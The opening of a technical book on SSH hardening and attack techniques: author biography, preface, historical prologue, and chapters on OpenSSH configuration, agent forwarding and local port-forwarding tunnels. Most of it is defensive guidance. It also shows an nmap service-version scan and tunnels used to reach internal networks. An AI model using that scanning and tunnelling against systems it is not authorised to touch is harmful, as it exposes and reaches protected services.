Diego Ruiz de Bucesta y Álvarez

SSH HARDENING & OFFENSIVE MASTERY

Diego Ruiz de Bucesta y Álvarez

SSH HARDENING & OFFENSIVE MASTERY

Diego Ruiz de Bucesta y Álvarez

SSH HARDENING & OFFENSIVE MASTERY

Disclaimer

This book is for educational and informational purposes only. The author is not responsible for any misuse of the information contained herein.

License

I.S.B.N. 978-84-129577-2-3

About the Author

Diego Francisco Javier Ruiz de Bucesta y Álvarez holds a Bachelor's degree in Computer Science, specializing in Web Project Management and Development from the International University Isabel I de Castilla, and an Advanced Vocational Training qualification in Computer Systems Management. He currently works as a Senior Healthcare Systems Consultant.

His journey in cybersecurity began in the late 1990s as a hobby. Since 2007, he has amassed extensive professional experience in systems administration, working for multinational companies such as Siemens, Cerner, and currently at CompuGroup Medical España (CGM). His diverse skill set includes proficiency in cybersecurity, systems and network administration, as well as expertise in Infrastructure as Code (IAC) on various platforms, including Terraform, Ansible, Pulumi, Puppet, and Chef. Additionally, he has contributed significantly to the academic field by offering IT support and managing web development at the Institute of Historical Studies Bances y Valdés.

For contact and more information:

- **Email**: diegoruizdebucesta@dsdsec.com
- **LinkedIn**: https://www.linkedin.com/in/diego-ruiz-de-bucesta-Álvarez
- **X (Twitter)**: @DiegoRBucesta
- **Website**: https://dsdsec.com
- **YouTube**: https://www.youtube.com/@DSDSec

This book is dedicated to my daughter Marina Victoria, who always inspires me.

To my family, for their unconditional love, support, and encouragement.

For my great friends Ariel Iván Ruiz Mateos, Ricardo Antonio Zarco Torrez, and Miguel Ángel Díaz de la Campa. Companions for so many years, brilliant computer engineers, and true masters in the art of security and programming.

To all members of the DSD Team.

Table of Contents

Preface

In an era where critical infrastructure increasingly relies on secure remote connections, a deep understanding of the SSH protocol transcends the purely technical: it becomes a fundamental necessity for protecting our systems and digital freedoms. As cypherpunks predicted decades ago, we find ourselves at a point where the security of communication protocols is not just a matter of functionality, but of preserving privacy and freedom in the digital space.

This book stems from the conviction that true SSH security cannot be achieved through simple checklists or automated tools. As Eric Hughes wrote in the Cypherpunk Manifesto: *We must defend our own privacy if we expect to have any.* This philosophy is reflected in the book's structure, where each theoretical concept materializes in practical scenarios that allow readers to directly experiment with configurations, vulnerabilities, and attack techniques.

The content organization reflects a fundamental understanding: to truly defend a system, it is vital to understand how we can be attacked. The text naturally evolves from SSH hardening fundamentals to detailed analysis of offensive techniques, presenting increasingly complex practical scenarios. Each chapter integrates examples that allow readers to experiment with the presented concepts, from basic service configuration to the exploitation of advanced vulnerabilities.

The practical examples are carefully designed to reflect real-world situations. From the initial configuration of an Ubuntu server with OpenSSH, through the implementation of SSH tunnels under different restrictions, to complex attack scenarios involving multiple systems and techniques. These exercises are not simple demonstrations, they are opportunities to develop a deep understanding of how each SSH protocol component can be both strengthened and compromised.

The vulnerability study section represents the culmination of this practical approach, presenting complete scenarios that integrate multiple aspects of SSH security. Readers will not only learn about vulnerabilities like the Terrapin Attack or user enumeration techniques, they will directly experience them in controlled environments, developing both the technical skills and critical thinking necessary for effective security.

In the spirit of the original hacker culture, each section encourages not just learning but active experimentation.

In summary, readers will learn to:

- Analyze and strengthen SSH configurations from their foundations, experimenting with each configuration option
- Develop their own analysis and exploitation tools, understanding the principles behind each technique
- Implement and understand advanced tunneling techniques and restriction evasion
- Build complex attack and defense scenarios, as demonstrated in the malware propagation section through SSH tunnels

This book is for those who understand that in a world where remote security is critical, superficial knowledge is not enough. It's for professionals who know that true security comes from deep understanding, not from simply applying patches. It's for enthusiasts, students, and even the heirs of the cypherpunk spirit, who understand that privacy and security must be built with code and knowledge, not expected from default configurations.

As hackers have always maintained: *knowledge is power, and security comes from deep understanding*. This book is your path to that understanding, a path paved with practical experience and grounded in solid technical principles, projecting not only into securing the SSH protocol but establishing the foundations of how to protect any other service.

The section dedicated to offensive techniques will foster lateral thinking in the reader, which can be especially useful for adapting some of the attacks described in the book to other protocols or services. It truly is a gem and a great gift that Diego, member of DsDSec, has offered us.

Enjoy the journey.

Ariel Iván Ruiz Mateos

Member of DsDSec.

Prologue

In a world where digitalization and information processing dominate society, where everything seems destined to be absorbed and defined through the lens of computing, a firm and vigorous conservatism emerges, insisting on the permanence of traditional practices and valuing the presence of printed publications.

I am fully aware that a subject such as the one presented in the pages of this book may appear to contrast with the computing world I previously mentioned. However, I bring this up because I consider a printed edition to be a mark of cultural distinction, one that holds a certain privilege in an era where the digital realm increasingly excludes tangible elements. There is no doubt that the world is changing, as is the nature of humankind, its environment, and even existence itself. Yet, these transformations, which individuals shape through circumstances, are ultimately the result of shared interests and demands.

Today, Diego Ruiz de Bucesta, my dear brother, speaks to us about cybersecurity as if it were something natural. Computing has now become a commodity, so ingrained in our daily lives that it may seem as though it has always been present, though in reality, it has not. Some of us were born before the age of computing and the internet, which is why many still perceive it as an imposition, an external force that has descended upon us like a heavy slab. We entered a world without computers and lived without them. We were born without mobile phones, and we also lived. We grew up without social networks, and nothing catastrophic happened; our connection to the world was mainly through television and the press.

Following this path, we arrive at a subject that has accompanied us for some time, a term that, in historical terms, is of recent origin: cybersecurity. However, to fully understand this concept, it is essential to observe the evolution of technology, its journey through time, and to trace—at least in broad strokes—the significance of this transformation from its earliest origins up to the present year, 2025.

Nearly 5,000 years ago, texts from Ancient Egypt described certain fish known as the "Thunderers of the Nile." The inhabitants of those lands observed how these creatures produced electric discharges capable of stunning other fish and even people. This natural

phenomenon is likely one of the earliest recorded accounts of electrical activity. To advance in time, we must take a great leap—specifically to the 6th century BC—when the philosopher Thales of Miletus discovered static electricity, demonstrating that rubbing amber with animal skin could generate an attraction between objects.

For centuries, no further reports of electricity surfaced—no research, no experiments, no analysis. It was not until the 17th century that progress resumed. At that time, the English physician William Gilbert, after conducting numerous experiments, coined the term "electricity," laying the foundation for its scientific study.

In the following century, around 1729, the English physicist Stephen Gray explored the electrical conductivity of materials, successfully transmitting electricity through a conductor after extensive experimentation. Years later, in 1800, the Italian scientist Alessandro Volta invented the first electric battery, a groundbreaking innovation that enabled the generation of continuous electric current. From this point onward, technological advancements accelerated at an astonishing pace. The sheer number of discoveries, inventions, and breakthroughs is staggering—far too extensive to recount in the limited space of this prologue.

And so, we arrive at cybersecurity, which I, as a humble observer, would define as the practice of safeguarding systems, networks, and programs from digital attacks designed to alter or destroy sensitive information, extort users, or disrupt the proper functioning of computer services. In today’s interconnected world, cybersecurity has become an essential safeguard, protecting people and their assets, as every digital infrastructure represents something of value to someone. Consequently, an entire profession has emerged, dedicated to ensuring security through preventive measures, threat detection, and the strategic combination of diverse technologies, knowledge, and skills to counteract cyber threats.

There is no doubt that cybersecurity protects individuals and organizations, but it also plays a fundamental role in national security and the safety of society as a whole. The protection of our information is entrusted to highly qualified experts—those who perceive what others overlook. Our security depends on individuals like our author, who act as sentinels, defending us in a relentless battle against invisible adversaries.

In light of this, one could argue that professionals of Diego Bucesta's caliber are indispensable. He is a computer engineer with an extensive and impressive background, particularly in the realm of computing. Individuals like him are vital, serving as the guardians of our digital security, the ones who stand against formidable adversaries whose sole purpose is to harm rather than benefit society. Against such threats, cybersecurity remains a continuous process of analysis and adaptation, as the enemy is cunning, resourceful, and, more often than not, highly intelligent.

To conclude, I wish to close these lines with a heartfelt sentiment of friendship, genuine brotherhood, and deep admiration for my dear brother. Even now, I vividly recall him as a small child, sitting at his desk in the living room in front of an old computer, tirelessly typing what, to me, seemed like a compilation of strange codes. I remember watching him in admiration, seeing him type on a black-screen monitor filled with green characters, completely unaware of what he was doing. Today, I must acknowledge that his passion and determination bore remarkable fruit. Diego was destined for great things, and this reminds me of a poem whose author remains unknown to me. A dear friend, Ernesto Fernández-Xesta, once shared it with me, explaining that it was written by a young man from Ourense in the early 20th century, a friend of his father's. It seems fitting to include it here:

Each one carries the baggage
suited for his own path,
for God created man
fit for his destiny.

For lesser men
the roads were made smooth,
for men of mettle,
the crags and the mountains!

I have walked paths
on which you would have died...,
and on some of those paths,
even today, I do not know how I made it back!

And some pity me!
Yes, I am a lucky man,

for God destined me

to the platoon of the strong.

En Oviedo, a 10 de enero de 2025

Manuel Luis Ruiz de Bucesta y Álvarez
Presidente del Instituto de Estudios Históricos Bances y Valdés

Time is what determines security.
With enough time, nothing is unhackable.

Aniekee Tochukwu Ezekiel

1. Introduction

The SSH service is one of the most widely used tools for Unix/Linux server administration. It is a protocol that has been used for years, and it is necessary to stay up to date with new threats. This book provides an in-depth analysis of the service from two perspectives: first, from a defensive point of view, and then from an offensive approach, subsequently offering mitigations against possible attacks. In addition to this, it includes custom-developed code and a detailed analysis of security tools related to the protocol. The purpose of this publication is educational, aiming to serve as a security guide for professionals in this area and security enthusiasts.

2. Laboratory Environment

Most of this work was conducted in a virtualized lab environment with virtual machines, primarily using an Ubuntu Server 22.04 LTS server with OpenSSH 8.9 server as the base system. Additional outdated systems were also used for vulnerability testing, and in certain parts of the document, the Kali Linux system was used as the offensive system. Some configurations may not align exactly with other Linux or Unix-like systems, but this book can serve as a general reference to secure them.

The choice of OpenSSH over other solutions is motivated by its popularity, widespread use, and because it is the most widely implemented default server across Linux distributions. Additionally, it is an open-source server with frequent updates and a robust community.

2.1.1 Update the OS and Packages

One of the simplest tasks for securing a system is updating the operating system and installed packages. Below are the commands to

update an Ubuntu Linux operating system from version 22.04.3 to 22.04.4 LTS.

1. Updates the package list and installed packages:

```
$ sudo apt update
$ sudo apt upgrade
```

2. Upgrade the kernel version:

```
$ sudo apt dist-upgrade
```

3. Remove obsolete dependencies:

```
$ sudo apt autoremove
```

4. Initiate the OS upgrade:

```
$ sudo apt install update-manager-core
$ sudo do-release-upgrade
```

5. Restart the OS and verify the version installed:

```
$ reboot
$ lsb_release -a
```

Let's take a look at a screenshot of the updated version:

Fig 1. Checking the operating system version after the update. Own source.

We were previously on Ubuntu version 22.04.3 LTS, and now it has been updated to 22.04.4 LTS, as seen in the previous screenshot.

2.1.2 Install the Latest Version of OpenSSH Server

Another essential action to enhance security is updating the installed version of OpenSSH. The steps to accomplish this are detailed below:

```
$ sudo apt update
$ sudo apt install openssh-server
```

Afterwards, we will check the service status and the installed version:

```
$ sudo systemctl status ssh.service
$ ssh -V
```

A screen output is observed as shown in the following image:



Fig 2. Checking the status of the SSH service using the systemctl command. Own source.

3. Configure Service SSH

At this point, we will work on configuring the SSH service with a defensive approach. Various protection measures are presented to secure the service and prevent or contain attacks. Additionally, we will go into detail about the different types of tunnels available, which is also useful from an offensive perspective.

3.1.1 Configuration File Backup

Before configuring the service, it is important to create a backup of the */etc/ssh/sshd_config* file as many changes will be made to the service configuration, and it may be necessary to restore the file at some point:

```
$ sudo cp /etc/ssh/sshd_config /etc/ssh/sshd_config.ori
```

3.1.2 Change the Default Port

The first configuration change will be to modify the default port. The security recommendation [1] from The University of Texas Austin is to select a port outside the range of well-known ports and use ports within the range of 49152-65535. This port range consists of dynamic ports that are neither reserved nor well-known. To support this recommendation, the following table provides a comparison of the different types of ports and their characteristics:

Table 1. Comparative table of ports and characteristics. Adapted from [2].

PORT TYPE	RANGE	CHARACTERISTICS
Well-known Ports	0 to 1023	Assigned and controlled
Registered Ports	1024 to 49151	Unassigned, uncontrolled, can be registered
Dynamic, Private Ports	49152 to 65535	Unassigned, uncontrolled, and not registered

After that, we will replace the following line in the file */etc/ssh/sshd_config*:

```
# Port 22
```

With this one:

```
Port 59595
```

After restarting the service, we can access it using the command:

```
$ ssh user@ip_host -p port
```

Example:

```
$ ssh dsdsec@192.168.1.215 -p 59595
```

Note: Remember to verify beforehand that the chosen port is not already in use on the machine

3.1.3 Avoid Logging in with the Root User

With the following configuration, we will prevent a user from logging in as the root user. To access superuser privileges, they will need to use *sudo*. It is a good security practice to use non-privileged users for regular logins.

Now, we will replace the following line in the *sshd_config* file:

```
# PermitRootLogin prohibit-password
```

With this one:

```
PermitRootLogin no
```

Remember, to add a user to the sudo group in Ubuntu, perform the following step:

```
$ sudo usermod -aG sudo username
```

3.1.4 Limit Number of Authentication Attempts

With the following option, we restrict the number of authentication attempts to 3 (the default is 6). We replace the following line:

```
#MaxAuthTries 6
```

To:

```
MaxAuthTries 3
```

3.1.5 Protocol

The SSH version 1 protocol has multiple vulnerabilities, so since version 2.9 [3], OpenSSH stopped implementing the SSH v1 protocol. The mitigation for this issue at the time was to use protocol 2, but our current recommendation is to update.

Using version 2 was specified with the following line (not necessary in new versions):

```
Protocol 2
```

To find out the protocol used on a remote server, an attacker can use the Nmap scanner tool, as follows:

```
$ nmap -p 59595 -sV 192.168.1.215
```

The following screen output is observed, as shown in the image below:



Fig 3. Scanning a port with the Nmap tool. Own source.

It should be noted that using the version 1 protocol does not prevent all vulnerabilities. We will not go into them because in modern versions the protocol is no longer used.

3.1.6 Grace Period for Authentication

The LoginGraceTime option allows you to specify the time allowed for authentication. This helps prevent having clients connected without

completing authentication, avoiding attacks that perform multiple authentications by limiting the time to do so and closing the connection if authentication exceeds the assigned seconds. By default, the configuration is set to 120 seconds, which is not a bad configuration, although many experts agree that it is good practice to reduce this time. In our case, following the recommendations of the "Linux Server Security Best Practices" document [4] from Kennesaw State University in Georgia, we have assigned it a value of 20 seconds. To configure this, you must add or modify the following parameter in the *sshd_config* file:

```
LoginGraceTime 20
```

3.1.7 Do Not Allow Empty Passwords

By default, this option is disabled. The specific option is:

```
PermitEmptyPasswords no
```

3.1.8 Do Not Allow User Environment

By default, this option is disabled. The specific option is:

```
PermitUserEnvironment no
```

The correct value for the security level of this option is *disabled*, this will prevent the user from being able to set environment variables in the *.ssh/environment* file.

3.1.9 Execution of Graphical Applications

This option allows the execution of programs that require the X11 graphical environment via the SSH protocol. To reduce the attack surface, and given that vulnerabilities have been discovered in the X11 server both in the past [5] and recently [6], the recommendation is to disable the *X11Forwarding* option and only enable it on a case-by-case basis if a graphical installation is required or if you want to test any

application with X11, you can install x11-apps with the following command:

```
$ sudo apt-get install x11-apps
```

You can try one of the applications like xterm, xclock or xeyes. Then, to disable it, you have to change the following option:

```
X11Forwarding no
```

Restart the SSH service so that the configuration is applied:

```
$ sudo service ssh restart
```

After this, if we try to open an X11 application such as xclock, it will not work:



Fig 4. Running X11 application with X11Forwarding disabled. Own source.

3.2.1 SSH Agent Forwarding

The *AllowAgentForwarding* option enables forwarding the SSH agent with its credentials through SSH connections. For example, let's consider three Linux servers:

- Server A with IP address: 192.168.1.215
- Server B with IP address: 192.168.1.216
- Server C with IP address: 192.168.1.217

1. Let's create the SSH keys on Server A (192.168.1.215).

```
(server A)$ ssh-keygen -t ecdsa
```

2. Then, let's copy the keys to Server C (192.168.1.217)

```
(server A)$ ssh-copy-id  dsdsec@192.168.1.217
```

3. We start the SSH authentication agent and generate the environment variables, then we add the private keys to the authentication agent using *ssh-add*.

```
(server A)$ eval $(ssh-agent -s)
Agent pid 9210

(server A)$ ssh-add
Identity added: /home/diego/.ssh/id_ecdsa (diego@dsdsec)
```

4. On the Server B, we have the *AllowAgentForwarding* option enabled. If not enabled, *AllowAgentForwarding* must be set to *yes* in the *sshd_config* file and the service restarted.

```
AllowAgentForwarding yes
```

5. On server A, we connect to Server B using the *-A* option, and then from Server B, we will connect to Server C. For this connection, the agent and credentials of Server A will be used.

```
(Server A)$ ssh -A dsdsec@192.168.1.216
(Server B)$ ssh dsdsec@192.168.1.217
```

Instead of using the *-A* option, there is also the possibility of adding the following configuration to the *~/.ssh/config* file:

```
Host 192.168.1.216
ForwardAgent yes
```

If used, be cautious and only apply it to reliable servers. Do not use a configuration like:

```
Host *
ForwardAgent yes
```

With above configuration, we would be sharing our SSH keys with all the servers, which is not recommended from a security level.

Below is an image of the complete process of connections:



Fig 5. Complete process of connections with AllowAgentForwarding enabled configuration. Own source.

Also, by running the command *ssh-add -L*, which prints the public keys added to the SSH agent, you can verify that the keys on both server A and server B will be the same. Another thing to remember is that the *AllowAgentForwarding* option is available starting with OpenSSH 5.1 [7].

Finally, the recommendation is to disable this option. As we will see in *Section 4. Vulnerability Study*, enabling this option can allow an attacker to carry out an SSH hijacking attack. This means that from another account on the same machine ("Jump host" or "Server B"), an attacker can establish connections using the keys of the victim user who has made the jump on the machine. Therefore, to mitigate this, we should establish the following option:

```
AllowAgentForwarding no
```

If it is absolutely necessary to enable this option, be careful to ensure that the rest of the users on the machine are not part of the *sudoers* group or do not have administrator privileges.

3.2.2 SSH Tunnels

The enabled *AllowTcpForwarding* option allows the creation of SSH tunnels, meaning it allows forwarding TCP connections through an SSH connection. Below are some practical examples:

1. Encrypting both unencrypted and encrypted connections, meaning it can allow adding encryption to a protocol that doesn't have that feature or even add an extra layer of encryption to a protocol that is already encrypted.
2. Jumping to networks that are not directly accessible from the perimeter network, allowing access to internal services that are only reachable from within the corporate network.
3. Creating a SOCKS proxy server.
4. Other malicious uses, which we will be discussed later.

3.2.2.1 Local Port Forwarding or Direct Tunnel

This is the simplest tunnel, redirecting traffic from a service on the remote server to a local port on the client. For example, if we have a server B (192.168.1.216) with an Apache server installed running on port 80, and the client is server A (192.168.1.215), we would create a tunnel from remote port 80 to local port 8080.

To create this tunnel, the following SSH command is executed on the client (server A - 192.168.1.215):

```
(server A - 192.168.1.215)$ ssh -L 8080:localhost:80 dsdsec@192.168.1.216
```

Once the command is executed, we will be able to access

`http://127.0.0.1:8080` on server A (192.168.1.215) as shown in the following image:



Fig 6. Image that shows how to create a local tunnel on server A as a client. Own source.

Another option is to add the following in the user's ssh configuration by editing *~/.ssh/config*:



Fig 7. Image of configuration ~/.ssh/config. Own source.

And if you want to access the machine from external machines, you can add the *GatewayPorts* option:

Fig 8. Image of configuration ~/.ssh/config with GatewayPorts option enable. Own source.

Then you just have to open configuration with the server as follows:

```
(server A - 192.168.1.215)$ ssh servidorweb
```

If you need to allow access to remote hosts from the command line, you can use the *-g* option, you can see them in the ssh manual:

